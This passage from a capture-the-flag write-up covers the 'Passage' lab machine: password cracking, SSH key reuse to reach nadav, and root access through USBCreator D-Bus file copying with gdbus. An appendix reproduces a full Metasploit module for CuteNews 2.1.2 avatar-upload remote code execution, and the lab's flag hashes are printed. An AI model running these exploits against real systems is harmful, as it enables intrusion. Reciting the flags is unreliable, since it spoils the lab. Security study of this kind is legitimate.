1g 0:00:00:01 DONE (2020-06-19 10:00) 0.5154g/s 7393Kp/s 7393Kc/s 22184KC/s  fuckyooh21..*7¡Vamos!
Use the "--show --format=Raw-SHA256" options to display all of the cracked passwords reliably
Session completed
```

With the password atlanta1, we can log in as paul.

```
www-data@passage> su - paul
```




```
paul@passage:~$ ifconfig && hostname && whoami
ens33     Link encap:Ethernet  HWaddr 00:0c:29:29:d6:23
          inet addr:192.168.67.106  Bcast:192.168.67.255  Mask:255.255.255.0
          inet6 addr: fe80::866f:c839:bb8d:71d5/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:2369 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1385 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:1622167 (1.6 MB)  TX bytes:211823 (211.8 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:600 errors:0 dropped:0 overruns:0 frame:0
          TX packets:600 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:367667 (367.6 KB)  TX bytes:367667 (367.6 KB)

passage
paul
paul@passage:~$ cat user.txt
fc95b90a67c62195dc0072fbf39d2613
```

user.txt: fc95b90a67c62195dc0072fbf39d2613

Privilege Escalation: nadav


Once on the system, I can copy my public key into the /home/paul/.ssh/authorized_keys file, allowing me to log in whenever I want. After running basic enumeration scripts, I decided to check paul's ssh keys.



```
paul@passage:~$ cat /home/paul/.ssh/id_rsa.pub
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQC5RsY6YtzXOXfxK9gyc2ps4vNGTCIXrs3Cnx2bup6uyD43GaN0zDxOn
m6Qf5SN0yJUhR+X+IfwR3kv8i8sN7rwgnWXzAoATqn3VfCAz9SDq4ZDvuMsoOAuWMiiBn0nlFzaWpSlBunXJlnj0BW3M9
Xw1zbMS5SLfD8VFZMlPWh7HKCTLR2G5G94rfocFWSMKd8DMh5u29TbqNXiwjzMV6o9hWmf4ux77QddH+rhPMlaC2mh4X2
N3SCydMC4awMds+0yOD0IPfLY4+5KHs4isfnIziqAqEBDye0YOdezHJZuqQjth7P9QFxKXB8c+fGqazj/biEe1zyEn8xe
OWf4aKYt nadav@passage
```

At the end of the file we see "nadav@passage.htb", leading us to believe that public/private keys are shared between users. Because we also find this public key in paul's authorized_keys file, it is safe to try using this private key to access nadav. Copying paul's id_rsa file to our machine as paul_rsa, we can ssh into nadav with the following command.

`cmd: ssh -i paul_rsa nadav@passage.htb`




```
nadav@passage:~$ ifconfig && hostname && whoami
ens33     Link encap:Ethernet  HWaddr 00:0c:29:29:d6:23
          inet addr:192.168.67.106  Bcast:192.168.67.255  Mask:255.255.255.0
          inet6 addr: fe80::866f:c839:bb8d:71d5/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:3263 errors:0 dropped:0 overruns:0 frame:0
          TX packets:4015 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:456174 (456.1 KB)  TX bytes:1073571 (1.0 MB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:205 errors:0 dropped:0 overruns:0 frame:0
          TX packets:205 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:15161 (15.1 KB)  TX bytes:15161 (15.1 KB)

passage
nadav
```

Root: root

Again after running basic enumeration scripts, I began to check nadav's history. While the .bash_history file is empty, we can see the files he edited and commands he ran in vim using the .viminfo file.


`nadav@passage> cat /home/nadav/.viminfo`



```
# hlsearch on (H) or off (h):
~h
# Last Substitute Search Pattern:
~MSle0~&AdminIdentities=unix-group:root

# Last Substitute String:
$AdminIdentities=unix-group:sudo

# Command Line History (newest to oldest):
:wq
:%s/AdminIdentities=unix-group:root/AdminIdentities=unix-group:sudo/g

# Search String History (newest to oldest):
? AdminIdentities=unix-group:root

# Expression History (newest to oldest):

# Input Line History (newest to oldest):

# Input Line History (newest to oldest):

# Registers:

# File marks:
'0  12  7  /etc/dbus-1/system.d/com.ubuntu.USBCreator.conf
'1  2  0  /etc/polkit-1/localauthority.conf.d/51-ubuntu-admin.conf

# Jumplist (newest first):
-'  12  7  /etc/dbus-1/system.d/com.ubuntu.USBCreator.conf
-'  1  0  /etc/dbus-1/system.d/com.ubuntu.USBCreator.conf
-'  2  0  /etc/polkit-1/localauthority.conf.d/51-ubuntu-admin.conf
-'  1  0  /etc/polkit-1/localauthority.conf.d/51-ubuntu-admin.conf
-'  2  0  /etc/polkit-1/localauthority.conf.d/51-ubuntu-admin.conf
-'  1  0  /etc/polkit-1/localauthority.conf.d/51-ubuntu-admin.conf

# History of marks within files (newest to oldest):

> /etc/dbus-1/system.d/com.ubuntu.USBCreator.conf
        "       12      7

> /etc/polkit-1/localauthority.conf.d/51-ubuntu-admin.conf
        "       2       0
        .       2       0
        +       2       0
```


Looking up "usb creator" in searchsploit, we find that usb-creator 0.2.x is vulnerable to a local privilege escalation. However, this machine appears to be running version 0.3.2.

```
nadav@passage> dpkg -l | grep -i 'usb-creator'
```




```
nadav@passage:~$ dpkg -l | grep -i 'usb-creator'
ii  usb-creator-common                          0.3.2
 amd64        create a startup disk using a CD or disc image (common files)
```

Navigating to the /etc/dbus-1/system.d/com.ubuntu.USBCreator.conf, we find the following file.



```
nadav@passage:/etc/dbus-1/system.d$ cat com.ubuntu.USBCreator.conf
<!DOCTYPE busconfig PUBLIC
 "-//freedesktop//DTD D-BUS Bus Configuration 1.0//EN"
 "http://www.freedesktop.org/standards/dbus/1.0/busconfig.dtd">
<busconfig>

  <!-- Only root can own the service -->
  <policy user="root">
    <allow own="com.ubuntu.USBCreator"/>
  </policy>

  <!-- Allow anyone to invoke methods (further constrained by
       PolicyKit privileges -->
  <policy context="default">
    <allow send_destination="com.ubuntu.USBCreator"
           send_interface="com.ubuntu.USBCreator"/>
    <allow send_destination="com.ubuntu.USBCreator"
           send_interface="org.freedesktop.DBus.Introspectable"/>
    <allow send_destination="com.ubuntu.USBCreator"
           send_interface="org.freedesktop.DBus.Properties"/>
  </policy>

</busconfig>
```


We notice that anyone can run USBCreator, however they are restrained by PolicyKit privileges. Looking at /etc/polkit-1/localauthority.conf.d/51-ubuntu-admin.conf, we can see that the groups sudo and admin are considered to be AdminIdentities.



```
nadav@passage:~$ cat /etc/polkit-1/localauthority.conf.d/51-ubuntu-admin.conf
[Configuration]
AdminIdentities=unix-group:sudo;unix-group:admin
nadav@passage:~$ id
uid=1000(nadav) gid=1000(nadav) groups=1000(nadav),4(adm),24(cdrom),27(sudo),30(dip),46(plu
gdev),113(lpadmin),128(sambashare)
```

Finally, running a google search for "USBCreator exploit", one of the first results we find is an article at https://unit42.paloaltonetworks.com/usbcreator-d-bus-privilege-escalation-in-ubuntu-desktop/. Reading through the article we find that, because nadav is in an AdminIdentity group, we may be able to arbitrarily copy files as root without supplying a password. Using USBCreator, we can copy over our public key into the /root/.ssh/authorized_keys file or create a malicious /etc/crontab file in order to gain access to the root user.

```
nadav@passage> gdbus call --system --dest com.ubuntu.USBCreator \
--object-path /com/ubuntu/USBCreator --method com.ubuntu.USBCreator.Image
/tmp/evil_rsa.pub /root/.ssh/authorized_keys true
cmd: ssh -i /root/.ssh/id_rsa root@passage.htb
```



```
root@passage:~# ifconfig && hostname && whoami
ens33     Link encap:Ethernet  HWaddr 00:0c:29:29:d6:23
          inet addr:192.168.67.106  Bcast:192.168.67.255  Mask:255.255.255.0
          inet6 addr: fe80::866f:c839:bb8d:71d5/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:4751 errors:0 dropped:0 overruns:0 frame:0
          TX packets:4942 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:587180 (587.1 KB)  TX bytes:1199209 (1.1 MB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:205 errors:0 dropped:0 overruns:0 frame:0
          TX packets:205 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:15161 (15.1 KB)  TX bytes:15161 (15.1 KB)

passage
root
root@passage:~# cat root.txt
ec815dfaa4dae53acd25734123272856
root@passage:~# cat writeup.txt
9cbe6e625779bfddb2ade9d7aaae1c29
```

root.txt: ec815dfaa4dae53acd25734123272856
writeup.txt: 9cbe6e625779bfddb2ade9d7aaae1c29

With that, we have fully compromised Passage. Cheers!

Appendix 1 – CuteNews 2.1.2 - 'avatar' Remote Code Execution (Metasploit) fixed

```
##
# This module requires Metasploit: https://metasploit.com/download
# Current source: https://github.com/rapid7/metasploit-framework
##

class MetasploitModule < Msf::Exploit::Remote
  Rank = ExcellentRanking

  include Msf::Exploit::Remote::HttpClient

  def initialize(info = {})
    super(update_info(info,
      'Name' => "CuteNews 2.1.2 - 'avatar' Remote Code Execution",
      'Description' => %q(
        This module exploits a command execution vulnerability in CuteNews prior
to 2.1.2.
        The attacker can infiltrate the server through the avatar upload process
in the profile area.
        There is no realistic control of the $imgsize function in "/core/modules/
dashboard.php"
        Header content of the file can be changed and the control can be
bypassed.
        We can use the "GIF" header for this process.
        An ordinary user is enough to exploit the vulnerability. No need for
admin user.
        The module creates a file for you and allows RCE.
      ),
      'License' => MSF_LICENSE,
      'Author' =>
        [
          'AkkuS <Özkan Mustafa Akkuş>', # Discovery & PoC & Metasploit module
        ],
      'References' =>
        [
          ['URL', 'http://pentest.com.tr/exploits/CuteNews-2-1-2-Remote-Code-
Execution-Metasploit.html'],
          ['URL', 'http://cutephp.com'] # Official Website
        ],
      'Platform' => 'php',
      'Arch' => ARCH_PHP,
      'Targets' => [['Automatic', {}]],
      'Privileged' => false,
      'DisclosureDate' => "Apr 14 2019",
      'DefaultTarget' => 0))

    register_options(
      [
        OptString.new('TARGETURI', [true, "Base CutePHP directory path",
'/CuteNews']),
        OptString.new('USERNAME', [true, "Username to authenticate with",
'admin']),
        OptString.new('PASSWORD', [false, "Password to authenticate with",
'admin'])
      ]
    )
  end

  def exec
    res = send_request_cgi({
      'method'   => 'GET',
      'uri'      => normalize_uri(target_uri.path,
"uploads","avatar_#{datastore['USERNAME']}_#{@shell}") # shell url
    })
  end
##
# Login and cookie information gathering
##

  def login(uname, pass, check)
    # 1st request to get cookie
    res = send_request_cgi(
      'method' => 'POST',
      'uri' => normalize_uri(target_uri.path, 'index.php'),
      'vars_post' => {
        'action' => 'dologin',
        'username' => uname,
        'password' => pass
      }
    )

    cookie = res.get_cookies
    # 2nd request to cookie validation
    res = send_request_cgi({
      'method'   => 'GET',
      'uri'      => normalize_uri(target_uri.path, "index.php"),
      'cookie'   => cookie
    })

    if res.code = 200 && (res.body =~ /dashboard/)
      return cookie
    end

    fail_with(Failure::NoAccess, "Authentication was unsuccessful with user:
#{uname}")
    return nil
  end

  def peer
    "#{ssl ? 'https://' : 'http://' }#{rhost}:#{rport}"
  end
##
# Upload malicious file // payload integration
##
  def upload_shell(cookie, check)

    res = send_request_cgi({
      'method'   => 'GET',
      'uri'      => normalize_uri(target_uri.path, "index.php?
mod=main&opt=personal"),
      'cookie'   => cookie
    })
    signkey = res.body.split('__signature_key" value="')[1].split('"')[0]
    signdsi = res.body.split('__signature_dsi" value="')[1].split('"')[0]
    # data preparation
    fname = Rex::Text.rand_text_alpha_lower(8) + ".php"
    @shell = "#{fname}"
    pdata = Rex::MIME::Message.new
    pdata.add_part('main', nil, nil, 'form-data; name="mod"')
    pdata.add_part('personal', nil, nil, 'form-data; name="opt"')
    pdata.add_part("#{signkey}", nil, nil, 'form-data; name="__signature_key"')
    pdata.add_part("#{signdsi}", nil, nil, 'form-data; name="__signature_dsi"')
    pdata.add_part('', nil, nil, 'form-data; name="editpassword"')
    pdata.add_part('', nil, nil, 'form-data; name="confirmpassword"')
    pdata.add_part("#{datastore['USERNAME']}", nil, nil, 'form-data;
name="editnickname"')
    pdata.add_part("GIF\r\n" + payload.encoded, 'image/png', nil, "form-data;
name=\"avatar_file\"; filename=\"#{fname}\"")
    pdata.add_part('', nil, nil, 'form-data; name="more[site]"')
    pdata.add_part('', nil, nil, 'form-data; name="more[about]"')
    data = pdata.to_s

    res = send_request_cgi({
      'method' => 'POST',
      'data'  => data,
      'agent' => 'Mozilla',
      'ctype' => "multipart/form-data; boundary=#{pdata.bound}",
      'cookie' => cookie,
      'uri' => normalize_uri(target_uri.path, "index.php")
    })

    if res && res.code == 200 && res.body =~ /User info updated!/
      print_status("Trying to upload #{fname}")
      return true
    else
      fail_with(Failure::NoAccess, 'Error occurred during uploading!')
      return false
    end

  end
##
# Exploit controls and information
##
  def exploit
    unless Exploit::CheckCode::Vulnerable == check
      fail_with(Failure::NotVulnerable, 'Target is not vulnerable.')
    end

    cookie = login(datastore['USERNAME'], datastore['PASSWORD'], false)
    print_good("Authentication was successful with user:
#{datastore['USERNAME']}")

    if upload_shell(cookie, true)
      print_good("Upload successfully.")
      exec
    end
  end
##
# Version and Vulnerability Check
```

```
##
  def check

    res = send_request_cgi({
      'method'   => 'GET',
      'uri'      => normalize_uri(target_uri.path, "index.php")
    })

    unless res
      vprint_error 'Connection failed'
      return CheckCode::Unknown
    end

    if res.code == 200
      version = res.body.split('target="_blank">CuteNews ')[1].split('</a>')[0]
      if version < '2.1.3'
       print_status("#{peer} - CuteNews is #{version}")
       return Exploit::CheckCode::Vulnerable
      end
    end

    return Exploit::CheckCode::Safe
  end
end
##
# The end of the adventure (o_O) // AkkuS
##
```